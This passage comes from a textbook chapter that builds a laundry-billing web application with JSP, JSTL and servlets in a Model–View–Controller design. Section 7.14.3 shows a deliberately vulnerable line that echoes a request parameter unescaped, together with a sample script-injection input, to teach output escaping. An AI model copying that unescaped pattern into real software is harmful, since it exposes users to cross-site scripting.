Listing 7.35 already contains the loop. Here, from the generated class, is what the translator did with it — the same shape as **Listing 7.22**, written by the container instead of by you.

Listing 7.39 The code MiniJSP generated for the `<c:forEach>` of **Listing 7.35**, with its `<c:out>` and `<c:if>`. The loop variable `b` and the status `st` are put into page scope on each pass, which is why `${b.id}` and `${st.count}` find them.

```
        java.util.List<Object> __L1 = new java.util.ArrayList<>();
        for (Object __o : El.iterate(pageContext, "book.bills")) __L1.add(__o);
        for (int __i2 = 0; __i2 < __L1.size(); __i2++) {
            pageContext.setAttribute("b", __L1.get(__i2));
            pageContext.setAttribute("st", new LoopStatus(__i2, __L1.size()));
        out.write("\n");
        out.write("        <tr>\n");
        out.write("          <td>");
        out.print(El.str(El.eval(pageContext, "st.count")));
        out.write("</td>\n");
        out.write("          <td>");
        out.print(El.str(El.eval(pageContext, "b.id")));
        out.write("</td>\n");
        out.write("          <td>");
        { Object __v = El.eval(pageContext, "b.customerName"); if (El.empty(__v))
out.print(""); else out.print(El.esc(__v)); } // __v3
        out.write("</td>\n");
        out.write("          <td>");
        { Object __v = El.eval(pageContext, "b.serviceDescription"); if (El.empty(__v))
out.print(""); else out.print(El.esc(__v)); } // __v4
        if (El.bool(pageContext, "b.serviceId eq 'S0002'")) {
        out.write(" (express)");
        }
        out.write("</td>\n");
        out.write("          <td>");
        out.print(El.str(El.eval(pageContext, "b.quantity")));
        out.write("</td>\n");
        out.write("          <td>");
        out.print(El.str(El.eval(pageContext, "b.paymentRupiah")));
        out.write("</td>\n");
        out.write("        </tr>\n");
```

Listing 7.39 answers the question everyone eventually asks: JSTL is not slower than a scriptlet in any way that matters, because it *is* a loop, generated instead of typed. Tomcat's generated code is longer — it calls tag handler classes — but the shape is the same.

7.14.3 `c:out`, and the attack it stops

`<c:out>` escapes by default, and that one default has prevented more security incidents than any amount of advice. Compare the two lines of **Listing 7.40**.

Listing 7.40 The same value printed two ways. The first is a hole; the second is not.

```
Customer: <%= request.getParameter("name") %>
Customer: <c:out value="${param.name}"/>
```

If a visitor submits the name `<script>alert('x')</script>`, the first line writes it into the page and every browser that shows it runs the script; the second writes `<script>alert('x')</script>`, which is drawn as text. That is Chapter 3's `htmlspecialchars()`, applied by default: **validate on input, escape on output**.

> **Bare `${x}` in template text does not escape.** It prints the value as it is. For values the application itself produced — a bill id such as `B2954`, a formatted amount, a status word — that is fine. For anything a person typed — a customer's name, a phone number, an address, the text of a filter box — it is the hole of **Listing 7.40**. The Laundry pages use `<c:out>` for every such value; the Java HttpServer and Flask versions of Sections 7.21 and 7.22 escape everything by default and must be told explicitly when not to.

7.14.4 `c:choose`, `c:if`, `c:remove` and formatting

`<c:choose>` is the `if`/`else` chain (`<c:if>` has none); `bills.jsp` uses it to say "No bills match." `<c:remove>` pairs with a value shown once — the header prints the session's `flash` message and removes it. The `fmt` library formats numbers and dates, **Listing 7.41**.

Listing 7.41 Formatting with the `fmt` library: group the digits of a number, and write a date the way a person writes one.

```
<%@ taglib prefix="fmt" uri="jakarta.tags.fmt" %>
Rp <fmt:formatNumber value="${bill.payment}" type="number" groupingUsed="true"/>
<fmt:formatDate value="${now}" pattern="d MMMM yyyy"/>
```

The `sql` library runs queries from a page. Do not use it.

7.15 Servlets and JSP Together: the Laundry Bills Pages

7.15.1 Servlet over JSP, or JSP over servlet?

Servlets are painful for pages; pages are the wrong place for decisions. So use **both**: **the servlet's strength is controlling and dispatching, the JSP page's is displaying**, and together they form **Model–View–Controller**.

> **DEFINITION.** In **Model–View–Controller**, the **model** is the data and the rules about it — plain classes that know nothing about the web. The **view** shows things and does nothing else. The **controller** receives the request, decides what should happen, asks the model to do it, and chooses the view that shows the result. In a Java web application the controller is a servlet, the view is a JSP page, and the model is ordinary Java classes.

Figure 7.17 is the classic illustration: one servlet that does everything, split into three.



Figure 7.17 Separating request processing from presentation. On the left, one "pure servlet" holding all three responsibilities. On the right, the same code split three ways: request processing in a servlet that validates, saves and forwards; presentation in a JSP page that is mostly HTML; business logic in JavaBeans with methods such as `isOrderValid()` and `saveOrder()`.

On the left of **Figure 7.17**, `OrderServlet` mixes request processing, presentation (`out.println("<html>")`) and business logic. On the right, the servlet only asks the bean, tells it to save and calls `forward("conf.jsp")`; the page presents; the beans hold the rules and have never heard of HTTP.

> **THE KEY INSIGHT.** The test of the arrangement is simple: **the controller contains no HTML and the view contains no decisions.** If a servlet writes a `<table>`, it has taken the view's job; if a page contains an `if` that decides whether a bill may be created, it has taken the controller's job. Nearly every later difficulty comes from one of those two crossings.

Figure 7.18 places this arrangement among the possible designs of a web application.



Figure 7.18 Web application designs, from the simplest on the left to the most elaborate on the right: HTML pages; JSP pages and servlets; JSP pages with modular components (JavaBeans, custom tags); and those plus templates and enterprise beans. Complexity grows to the right — and so does robustness, which is the trade the figure is about. The pieces each design adds are colored.

Read **Figure 7.18** as a ladder: HTML alone; pages and servlets with Java in them, where maintenance pain begins; pages with beans and tags, the right rung for an application of the Laundry's size; and enterprise beans for systems spanning several databases and machines. Each step right costs concepts and buys the freedom to change the application later without fear.

7.15.2 The shape of the Laundry pages

Figure 7.19 is **Figure 7.17** with the Laundry's own names on the boxes. Five servlets are the controllers; five JSP pages under `WEB-INF/views` are the views; the model is `Bill`, `Service`, `Employee`, `BillForm`, `Validator`, `Money` and `Now`, with `BillDao` and `EmployeeDao` doing the SQL; three filters stand in front; a listener builds the DAOs when the application starts.



Figure 7.19 The Laundry bills pages as Model–View–Controller. Controllers write no HTML; views make no decisions; the model knows nothing of HTTP. The same model and DAO classes are reused unchanged by the JDK HttpServer version of Section 7.21.

The pages implement the core of the full application's requirements: login (FR-1); a new bill priced on the server as service price × units, weight rounded up to whole kilograms (FR-4, BR-1, BR-2); the workflow `queued → finished → departed` with each step in `StatusLog` (FR-5, BR-13); and no departure while money is owed (BR-4). Payments and reports belong to the full application in `ProfitinaLaundry/App/`.

7.15.3 The list: one controller, one view

Listing 7.42 is the controller for `GET /bills`.

Listing 7.42 `BillListServlet`: read two filters, ask the model, put the result in request scope, forward. No HTML.

```java
package laundry.web;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.sql.SQLException;
import laundry.dao.BillDao;
import laundry.model.Validator;

/**
 * The controller for GET /bills?outlet=O01&status=queued.
 * It reads the two filters, asks the model for the bills, puts them in
 * request scope and forwards to the view. It writes no HTML at all.
 */
@WebServlet("/bills")
public class BillListServlet extends HttpServlet {

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String outlet = Validator.field(req.getParameter("outlet"));
        String status = Validator.field(req.getParameter("status"));
        if (!status.matches("queued|finished|departed")) {
            status = "";                                    // anything else means "all"
        }
        BillDao dao = (BillDao) getServletContext().getAttribute("billDao");
        try {
            req.setAttribute("bills", dao.find(outlet, status, 50));
        } catch (SQLException e) {
            throw new ServletException("could not read the bills", e);
        }
        req.setAttribute("outlet", outlet);
        req.setAttribute("status", status);
        req.getRequestDispatcher("/WEB-INF/views/bills.jsp").forward(req, resp);
    }
}
```

Note the details: parameters go through `Validator.field`, so a missing one is `""`; an unknown status becomes “all”; the DAO comes from application scope; and the view sits under `WEB-INF`, reachable only by this forward. **Listing 7.43** is the view.

Listing 7.43 `bills.jsp`: the filter form, the table and the count — EL and JSTL only. Customer names and service descriptions go through `<c:out>`; ids, amounts and status words are the application’s own.

```
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<h1>Bills</h1>

<form method="get" action="${ctx}/bills" class="filters">
  <select name="outlet">
    <option value="">All outlets</option>
    <c:forEach var="o" items="${applicationScope.outlets}">
      <option value="${o.id}" ${o.id eq outlet ? 'selected' : ''}><c:out
value="${o.name}"/></option>
    </c:forEach>
  </select>
  <select name="status">
    <option value="">Any status</option>
    <c:forEach var="s" items="${['queued', 'finished', 'departed']}">
      <option ${s eq status ? 'selected' : ''}>${s}</option>
    </c:forEach>
  </select>
  <button type="submit">Show</button>
</form>

<c:choose>
  <c:when test="${empty bills}">
    <p>No bills match.</p>
  </c:when>
  <c:otherwise>
    <table>
      <tr><th>#</th><th>Bill</th><th>Arrived</th><th>Customer</th><th>Service</th>
          <th>Qty</th><th>Charged</th><th>Status</th></tr>
      <c:forEach var="b" items="${bills}" varStatus="st">
        <tr class="${b.status}">
          <td>${st.count}</td>
          <td><a href="${ctx}/bill?id=${b.id}">${b.id}</a></td>
          <td>${fn:substring(b.arrived, 0, 16)}</td>
          <td><c:out value="${b.customerName}"/></td>
          <td><c:out value="${b.serviceDescription}"/></td>
          <td>${b.quantity}</td>
          <td class="num">${b.paymentRupiah}</td>
          <td>${b.cancelled ? 'cancelled' : b.status}</td>
        </tr>
      </c:forEach>
    </table>
    <p>${fn:length(bills)} bill(s) shown, newest first.</p>
  </c:otherwise>
</c:choose>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

Everything in **Listing 7.43** has already been taught: outlets from application scope, `${o.id eq outlet ? 'selected' : ''}`, an EL list literal, `<c:choose>`, `varStatus`, `fn:substring`, `fn:length` and the derived `${b.cancelled}`. It begins by including the shared header, **Listing 7.44**.

Listing 7.44 `header.jspf`, pasted into every view by the include directive: the page directive, the two tag libraries, `ctx`, the navigation, who is logged in, and a one-time “flash” message that is printed and removed.

```
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%@ taglib prefix="fn" uri="jakarta.tags.functions" %>
<c:set var="ctx" value="${pageContext.request.contextPath}"/>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>${initParam.shopName}</title>
<link rel="stylesheet" href="${ctx}/static/style.css">
</head>
<body>
<header>
  <img src="${ctx}/static/profitina-logo-horizontal.png" alt="Profitina" height="36">
  <nav>
    <a href="${ctx}/bills">Bills</a>
    <a href="${ctx}/bills/new">New bill</a>
    <c:if test="${not empty sessionScope.user}">
      <span class="who"><c:out value="${sessionScope.user.name}"/>
(${sessionScope.user.role})</span>
      <form method="post" action="${ctx}/logout" class="inline"><button>Log
out</button></form>
    </c:if>
  </nav>
</header>
<main>
<c:if test="${not empty sessionScope.flash}">
  <p class="flash"><c:out value="${sessionScope.flash}"/></p>
  <c:remove var="flash" scope="session"/>
</c:if>
```

Figure 7.20 is the list as a cashier at the Rungkut outlet sees it. The picture was taken from the JDK HttpServer version of Section 7.21, whose templates produce the same HTML, because that version was run here and the Tomcat one was not.

4	B2947	2026-09-30 13:39	Maya Santoso	Ironing only (per kg)	7 kg	Rp 42.000	queued
5	B2946	2026-09-30 10:27	Aisyah Wijaya	Wash, dry & fold (per kg)	5 kg	Rp 40.000	queued
6	B2945	2026-09-30 09:53	Nadia Umi Susanto	Bed cover, any size (per item)	1 item	Rp 35.000	queued
7	B2936	2026-09-28 19:16	Ayu Lina Santoso	Blanket (per item)	2 items	Rp 50.000	queued
8	B2935	2026-09-28 17:47	Nanda Ramadhan	Bed cover, any size (per item)	1 item	Rp 35.000	queued
9	B2922	2026-09-27 12:19	Ratna Ramadhan	Shoes deep clean (per pair)	1 pair	Rp 45.000	queued

9 bill(s) shown, newest first.

Profitina Laundry · Surabaya

Figure 7.20 The bill list filtered to outlet O01 and status *queued*: nine bills, newest first, against the sample database. Screenshot of the HttpServer track of Section 7.21, which renders the same markup as `bills.jsp`.

7.15.4 The form: validate, redisplay, or store and redirect

`NewBillServlet`, **Listing 7.45**, answers `GET /bills/new` with an empty form and `POST /bills/new` with either the same form and its errors, or a new bill.

Listing 7.45 `NewBillServlet`: GET shows the form; POST validates it, redisplays it with status 400, or stores the bill and redirects to it.

```java
package laundry.web;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.util.Map;
import laundry.dao.BillDao;
import laundry.model.BillForm;
import laundry.model.Employee;
import laundry.model.Money;
import laundry.model.Now;
import laundry.model.Service;
import laundry.model.Validator;

/**
 * GET /bills/new shows an empty form. POST /bills/new validates it; a bad
 * form is shown again with the customer's own typing and one message per
 * field; a good one is stored and the browser is REDIRECTED to the new bill,
 * so that pressing Reload cannot create the bill twice (Post/Redirect/Get).
 */
@WebServlet("/bills/new")
public class NewBillServlet extends HttpServlet {

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        Employee user = (Employee) req.getSession().getAttribute("user");
        BillForm form = new BillForm();
        form.setOutletId(user.getOutletId());             // a sensible default
        show(req, resp, form, Map.of());
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        Employee user = (Employee) req.getSession().getAttribute("user");
        if (!user.isMayCreateBills()) {
            resp.sendError(HttpServletResponse.SC_FORBIDDEN, "Washers do not take new
bills.");
            return;
        }
        BillForm form = new BillForm();                    // set field by field, never
property="*"
        form.setCustomerId(Validator.field(req.getParameter("customerId")).toUpperCase());
        form.setServiceId(Validator.field(req.getParameter("serviceId")));
```

Listing 7.45 (Continued) *NewBillServlet: GET shows the form; POST validates it, redisplays it with status 400, or stores the bill and redirects to it.*

```
        form.setQuantity(Validator.field(req.getParameter("quantity")));
        form.setRack(Validator.field(req.getParameter("rack")).toUpperCase());
        form.setOutletId(Validator.field(req.getParameter("outletId")));

        BillDao dao = (BillDao) getServletContext().getAttribute("billDao");
        try {
            Map<String, String> errors = Validator.validate(form, dao);
            if (!errors.isEmpty()) {
                resp.setStatus(HttpServletResponse.SC_BAD_REQUEST);
                show(req, resp, form, errors);
                return;
            }
            Service service = dao.service(form.getServiceId());
            int units = Validator.units(service, form.getQuantity());
            long price = service.getPrice() * units;       // BR-1: computed here, never
sent by the browser
            String id = dao.insert(form.getCustomerId(), service.getId(), units, price,
                                   form.getRack(), form.getOutletId(), user.getId(),
Now.text());
            req.getSession().setAttribute("flash", "Bill " + id + " created: " + units + "
"
                    + service.getUnitWord() + " x " + service.getPriceRupiah() + " = " +
Money.rupiah(price) + ".");
            resp.sendRedirect(req.getContextPath() + "/bill?id=" + id);
        } catch (Exception e) {
            throw new ServletException("could not create the bill", e);
        }
    }

    private void show(HttpServletRequest req, HttpServletResponse resp, BillForm form,
                      Map<String, String> errors) throws ServletException, IOException {
        req.setAttribute("form", form);
        req.setAttribute("errors", errors);
        req.getRequestDispatcher("/WEB-INF/views/bill-form.jsp").forward(req, resp);
    }
}
```

Five things carry the weight. **Roles are checked on the server**: hiding a button stops nobody. **The form is copied field by field** into a `BillForm` that keeps the typing as sent, so a rejected form shows `abc` back rather than an empty box. **The price is computed here**, never taken from the browser. **A rejected form gets status 400**, so a program can tell failure from success. And **Post/Redirect/Get**: after a successful POST the servlet *redirects* to `/bill?id=B2954`; the browser makes a fresh GET, and Reload repeats that harmless GET, not the POST, so the bill is never created twice. The message "Bill B2954 created …" survives the redirect in session scope as `flash`, which the header prints and removes.

The checks themselves live in the model, **Listing 7.46**, where they can be tested without a web server and reused by any controller.

Listing 7.46 `Validator`: server-side checks for the bill form. `units` implements rule BR-2 — kilograms round up to a whole number — with `BigDecimal`, so that `3.2` is exactly three point two and not a binary approximation.

```java
package laundry.model;

import java.math.BigDecimal;
import java.math.RoundingMode;
import java.util.LinkedHashMap;
import java.util.Map;

/**
 * Server-side checks for the new-bill form. The browser's own checks are a
 * courtesy to honest users; these are the only checks that count.
 */
public final class Validator {

    /** What the validator needs to ask the database. BillDao implements it. */
    public interface Lookup {
        boolean customerExists(String id) throws Exception;
        Service service(String id) throws Exception;
        boolean outletExists(String id) throws Exception;
        boolean rackInUse(String outletId, String rack) throws Exception;
    }

    private Validator() { }

    /** Trims a request parameter; a missing one (null) becomes "". */
    public static String field(String raw) {
        return raw == null ? "" : raw.trim();
    }

    /**
     * Units to bill (BR-2): kilograms are rounded UP to a whole number
     * (3.2 kg -> 4); items and pairs must already be whole. -1 = invalid.
     */
    public static int units(Service service, String quantity) {
        try {
            BigDecimal q = new BigDecimal(quantity.replace(',', '.'));
            if (q.signum() <= 0 || q.compareTo(BigDecimal.valueOf(100)) > 0) {
                return -1;
            }
            if (service.isPerKg()) {
                return q.setScale(0, RoundingMode.CEILING).intValueExact();
            }
            return q.stripTrailingZeros().scale() <= 0 ? q.intValueExact() : -1;
        } catch (NumberFormatException | ArithmeticException e) {
            return -1;
        }
    }
```

Listing 7.46 (Continued) *Validator: server-side checks for the bill form. units implements rule BR-2 — kilograms round up to a whole number — with BigDecimal, so that 3.2 is exactly three point two and not a binary approximation.*

```
    /** Field name -> message, in form order. An empty map means "valid". */
    public static Map<String, String> validate(BillForm f, Lookup db) throws Exception {
        Map<String, String> errors = new LinkedHashMap<>();

        if (!f.getCustomerId().matches("C\\d{4}")) {
            errors.put("customerId", "A customer id looks like C0001.");
        } else if (!db.customerExists(f.getCustomerId())) {
            errors.put("customerId", "There is no customer " + f.getCustomerId() + ".");
        }

        Service service = f.getServiceId().isEmpty() ? null : db.service(f.getServiceId());
        if (service == null) {
            errors.put("serviceId", "Choose a service from the list.");
        } else if (units(service, f.getQuantity()) < 1) {
            errors.put("quantity", service.isPerKg()
                    ? "Weight in kg, for example 3.2 (at most 100)."
                    : "A whole number of " + service.getUnitWord() + "s, for example 2.");
        }

        if (!db.outletExists(f.getOutletId())) {
            errors.put("outletId", "Choose an outlet.");
        }

        if (!f.getRack().matches("[ABC](0[1-9]|1[0-9]|20)")) {
            errors.put("rack", "A rack is A01 to C20.");
        } else if (!errors.containsKey("outletId") && db.rackInUse(f.getOutletId(),
f.getRack())) {
            errors.put("rack", "Rack " + f.getRack() + " already holds an open bill.");
        }
        return errors;
    }
}
```

The view, `bill-form.jsp`, is the same idea as `bills.jsp`: each input takes its value from `${form…}` through `<c:out>`, and a `<span class="err">` beside it shows `${errors…}`. **Figure 7.21** shows it after a POST with three mistakes.



Figure 7.21 The new-bill form after a rejected POST: an ill-formed customer id, a weight that is not a number and a rack already in use. The cashier's own typing is still in every box.

> **WORKED EXAMPLE.** A cashier at Rungkut enters customer `c0001`, service S0002 (express wash and fold, Rp 12.000 per kg), weight `3.2` and rack `a02`. What does the application store and show?
>
> The servlet upper-cases the ids: `C0001`, `A02`. The validator finds customer C0001 (Nabila Rahman), outlet O01 and rack A02 free. `units` rounds 3.2 kg **up** to 4, because the shop bills whole kilograms. The price is 4 × 12000 = 48000. The highest bill id is B2953, so the new bill is B2954, stored as `queued` with a `StatusLog` row in the same transaction. The browser is redirected to `/bill?id=B2954` and shows "Bill B2954 created: 4 kg x Rp 12.000 = Rp 48.000." These are exactly the values the tests of Sections 7.20 to 7.22 printed.

7.15.5 The bill page and the workflow button

`BillDetailServlet` forwards to `bill.jsp` or answers an unknown id with `sendError(404, …)`. `bill.jsp` shows the bill and, when `${bill.nextStatus}` is not empty, a button *Mark as finished* or *Mark as departed* that posts to `AdvanceServlet`, **Listing 7.47**.

Listing 7.47 `AdvanceServlet`: one step along the workflow, a message in the session, and a redirect back to the bill.

```java
package laundry.web;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.sql.SQLException;
import laundry.dao.BillDao;
import laundry.model.Employee;
import laundry.model.Now;
import laundry.model.Validator;

/** POST /bill/advance moves a bill one step: queued -> finished -> departed. */
@WebServlet("/bill/advance")
public class AdvanceServlet extends HttpServlet {

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String id = Validator.field(req.getParameter("id")).toUpperCase();
        Employee user = (Employee) req.getSession().getAttribute("user");
        BillDao dao = (BillDao) getServletContext().getAttribute("billDao");
        try {
            String problem = dao.advance(id, user.getId(), Now.text());
            req.getSession().setAttribute("flash",
                    problem != null ? problem : "Bill " + id + " moved on.");
        } catch (SQLException e) {
            throw new ServletException("could not change bill " + id, e);
        }
        resp.sendRedirect(req.getContextPath() + "/bill?id=" + id);
    }
}
```

The rules live in `BillDao.advance` (Section 7.16): only forward, and no departure while money is owed. For B2954 the first press gives “Bill B2954 moved on.” and the second “Bill B2954 still owes Rp 48.000; record the payment first.”

7.16 JDBC with SQLite and MySQL

7.16.1 Where the SQL goes

Never open a database connection in a page: such a page cannot be tested or reused, leaks connections when it throws, and puts the schema in the view.

> **DEFINITION.** A **Data Access Object**, or DAO, is a class that holds every statement touching storage and exposes methods in the language of the application — `find(outlet, status, limit)`, `findById(id)`, `insert(…)`, `advance(…)`. Nothing above it knows whether the storage is SQLite, MySQL or anything else.

JDBC (`java.sql`, `javax.sql`) is to Java what PDO is to PHP: one interface and a **driver** per database — here `sqlite-jdbc`, which needs no server, and MySQL Connector/J — chosen by a URL.

7.16.2 One class for connections

Listing 7.48 is the whole of the application’s knowledge about where connections come from.

Listing 7.48 `Db`: a connection from a JDBC URL or from a container pool, with SQLite’s foreign keys switched on for every connection.

```java
package laundry.dao;

import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;
import java.sql.Statement;
import javax.sql.DataSource;

/**
 * Where connections come from. Two sources, one method:
 *   - a JDBC URL, e.g. jdbc:sqlite:C:/laundry/laundry.db or
 *     jdbc:mysql://localhost:3306/profitina_laundry (default: SQLite);
 *   - a container-managed pool (DataSource) found through JNDI.
 * Nothing above this class knows which one is in use.
 */
public final class Db {

    private final String url;
    private final String user;
    private final String password;
    private final DataSource pool;

    public Db(String url, String user, String password) {
        this.url = url;
        this.user = user;
        this.password = password;
        this.pool = null;
        loadDriver(url);
    }

    public Db(DataSource pool) {
        this.url = null;
        this.user = null;
        this.password = null;
        this.pool = pool;
    }
```

Listing 7.48 (Continued) *Db: a connection from a JDBC URL or from a container pool, with SQLite's foreign keys switched on for every connection.*

```
    /** A driver jar inside WEB-INF/lib is registered explicitly, to be safe. */
    private static void loadDriver(String url) {
        String cls = url.startsWith("jdbc:sqlite:") ? "org.sqlite.JDBC"
                   : url.startsWith("jdbc:mysql:") ? "com.mysql.cj.jdbc.Driver"
                   : url.startsWith("jdbc:mariadb:") ? "org.mariadb.jdbc.Driver" : null;
        if (cls != null) {
            try {
